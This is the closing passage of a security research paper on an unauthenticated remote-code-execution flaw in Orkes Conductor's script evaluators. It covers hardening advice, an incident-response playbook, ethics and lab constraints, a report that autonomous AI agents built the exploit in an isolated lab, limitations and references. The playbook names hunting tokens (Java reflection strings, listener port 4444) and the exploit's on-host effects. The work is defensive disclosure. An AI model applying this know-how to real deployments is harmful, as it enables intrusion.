- 3) **Cut the blast radius.** The monolithic image runs JVM and nginx as uid 0. A hardening pass (non-root user, read-only served files, no-new-privileges, egress deny by default) does not fix the sink but shrinks what container root can touch.
- 4) **Deploy the wire detections** of Section VI, not only log-side telemetry, per the silent-success finding of Section VI-C.

B. Incident response playbook

- 1) **Triage on the wire.** On any hit in the SID block, treat the host as compromised pending review and preserve full HTTP bodies, because the register body is the payload.
- 2) **Assess.** Enumerate workflow definitions for `INLINE`, `LAMBDA`, `DO_WHILE`, and `SWITCH` tasks containing reflection tokens (`getClass`, `forName`, `Method`, `java.lang.Runtime`). Pull workflow instances and task outputs, since successful tasks embed attacker-chosen stdout in `outputData`.
- 3) **Hunt the consequences.** Files newly written by uid 0 (the proof marker is one file under `/tmp/`, defacement injects an `<h1>` banner at the `<body>` anchor of `index.html` while the SPA keeps rendering under it, and the served-page md5 of the stock image is a cheap integrity baseline), outbound sessions to unusual ports (4444 is the PoC listener, not a law), and unexpected process trees under the JVM.
- 4) **Eradicate and rebuild.** Deleting the workflow definition stops re-execution, but completed instance rows cannot be purged via API on this build (HTTP 409 on instance delete), and code that already ran cannot be un-run as root. Rebuild the container from a pinned digest after upgrading, and preserve the instance history for forensics before the rebuild resets it.
- 5) **Re-check the same gates that closed this case.** Version at `/actuator/info`, a benign `INLINE` expression still evaluating, and the identical PoC bytes now dying with the blocklist denial.

TABLE V: Number-to-artifact map for the headline values. The claim gate re-derives them at check time.

Number	Derived from
Rule counts 8/2/5	detection/rules/ rule files
Payload sha256	evidence/fix-verification/ ab-evidence.json
Tool sha256 head	exploit/conductor_ cve2026-58138.py
Facts sheet sha256 head	evidence/raw-research/ facts-sheet.md (5390da025b60de20)
Arm digests	designs/facts.json cross-checked vs registry
Latencies	sealed transcripts, per-run latency log

VIII. ETHICS, REPRODUCIBILITY, AND THE AGENT PIPELINE

A. Disclosure posture

No discovery claim, stated in Section I and repeated in the case pack. Finder credit to segradev per the CVE Record, advisory credit to VulnCheck [2], fix credit to the upstream PRs [4]. The timeline anchors in Table I come from the public record with our retrieval dated 2026-09-21. We contacted no vendor, no third party, and no system outside the lab. Nothing here requires an embargo conversation that the public record has not already had.

B. Lab-only constraints

Every experiment obeyed four constraints. Zero-egress network by construction (`--internal` bridge, machine-verified). Fictional `*.lab` naming. A targeting guard in the tool that structurally refuses any address outside the lab subnet, with the patched arm and gateway refused as targets, no bypass flag, refusal tested 18 ways offline and 3 ways live. And a restore contract that leaves no marker, no defacement, and no workflow definition behind after each run. The published artifacts (tool, rules, lab scripts) are therefore safe to run as-is.

C. Reproducibility

The case pack ships the PoC tool with its offline suite (20 checks, green with the lab down), golden wire dumps from a fixed seed with zero sockets, the live matrix (10 checks), the A/B evidence with the byte-identity proof, the capture pcaps with their matrices, both rule trees, and the sealed transcripts quoted here. A claim gate script re-derives every gated number from these artifacts at check time, so a typed number that drifts from its source fails the build rather than shipping quietly; the remaining published counts (the 139 sigma matches, the 371 served bytes, the 20/18/3/10 check tallies, and the seal heads) are quoted from named artifact gate tails, each named where it appears. Figures are generated from the case facts by `paper/make_figs.py`, which aborts non-zero when a label would cross a box border. Table V maps each key number to its source.

D. The agent pipeline

The full lifecycle (research, lab build, exploit engineering, fix verification, detection engineering, this paper, and the companion film) was executed by a crew of autonomous AI agents under a parent orchestrator, with one writer per file, append-only attempt and gate ledgers, and a parent that re-runs every counted gate before approving a wave. Prior work on LLM penetration agents documents that long-horizon coherence is the fragile part [7]. The countermeasures that mattered here were structural. Gates re-derive rather than trust transcripts. The claim plan is read-only for the writer. Invalid attempts stay in the record, and here that is not rhetoric, 5 of the 6 logged attempts were wrong (the first a request-schema error, not a payload attempt). The pipeline's failures were visible in the attempt log before they were visible in any output, which is the property one would want from a human team too. The paper closes against raw takes and sealed transcripts, never against the edited cut.

E. Limitations

- The RCE is container root. No host escape was attempted or established, and no claim in this paper depends on one.
- The A/B compares release trains (3.22.3 versus 3.30.2) rather than one commit, per the fixed two-arm design. Denial behavior plus vendor source diff localize the fix, and a bisect across the train was out of scope.
- The successful-exploit log silence was measured on the stock image's default logging. Different logging configuration or a different deployment shape (external database, distributed topology, authentication in front) may observe more, and we did not test those shapes.
- The sigma rules partially key on case-bound PoC naming, stated in the rule text and here.
- Latencies (register at most 9.8 ms, sink execution 18.7 to 48.5 ms across the 18 recorded runs) are single-container SQLite numbers, not production figures.
- The victim-console stills (Figures 5 and 6) come from a later read-only browsing session of the inert instance history, not from the main take's camera script: the take's browser never navigated past the UI root. The frames are labeled with their source capture, and the session issued GETs only.

IX. CONCLUSION

CVE-2026-58138 was disclosed, credited, and fixed in public before this paper existed, and the paper says so in its first lines. What the public record still lacked was the evidence layer, and that is what closes here, 5 gaps, 5 deliverables. One unauthenticated registration and one unauthenticated start turn the vendor's own script evaluator into root inside the container, visible in the victim's console and on the wire, reproducible from pinned digests in a zero-egress lab. The vendor fix was verified non-vacuously on identical payload bytes, with the patched sink still computing 1+1 while the payload dies at its first host hop. The operational finding that matters most for defense is the detection gap, because success is log-silent, defense has to live on the wire. Every gated number

in the paper re-derives from a shipped artifact at gate time, the remaining counts are quoted from the artifact tails named at their use sites, and the pipeline that produced it is reported with its five invalid attempts in plain sight. What closes, in count: three boundary statements honored (zero egress, fictional *.lab naming, container root with no host-escape claim); five gaps answered by five evidence deliverables (chain, shell, A/B, detections, pipeline report); seventeen gated claims green at gate time.

REFERENCES

- [1] CVE Record, *CVE-2026-58138*, status updated 2026-07-14. [Online]. Available: <https://www.cve.org/CVERecord?id=CVE-2026-58138>
- [2] VulnCheck, *Orkes Conductor 3.21.21 < 3.30.2 Unauthenticated RCE via GraalVM Script Evaluators*, advisory, 2026-06-30. [Online]. Available: <https://www.vulncheck.com/advisories/> (orkes conductor GraalVM script evaluators advisory page)
- [3] GitHub Advisory *GHSA-7x5q-8f6h-rjrc*, published 2026-06-30. [Online]. Available: <https://github.com/conductor-oss/conductor/> (security advisories)
- [4] conductor-oss/conductor, fix commits 87a7d96aabb (PR #1057, 2026-05-05) and c691e35e768c (PR #1123, 2026-05-22). [Online]. Available: <https://github.com/conductor-oss/conductor/commit/87a7d96aabb> and <https://github.com/conductor-oss/conductor/commit/c691e35e768c>
- [5] Community PoC repository *BiiTts/CVE-2026-58138-Conductor-Unauth-RCE*, created 2026-06-30. [Online]. Available: <https://github.com/BiiTts/CVE-2026-58138-Conductor-unauth-RCE> (CVE-2026-58138 Conductor unauth RCE repo)
- [6] Trade-press summary of Empirical Security and Fortinet in-the-wild reporting (observations from 2026-08-21, attempt volume reported 2026-09-08 and 2026-09-09), articles of 2026-09-18. [Online]. Available: <https://securityweek.com/>
- [7] L. Wang, X. Shi, Z. Li, Y. Jiang, S. Tan, Y. Jiang, J. Cheng, W. Chen, X. Shen, Z. Li, and Y. Chen, *Automated Penetration Testing with LLM Agents and Classical Planning* (CHECKMATE), arXiv:2512.11143 [cs.CR], 2025. [Online]. Available: <https://arxiv.org/abs/2512.11143>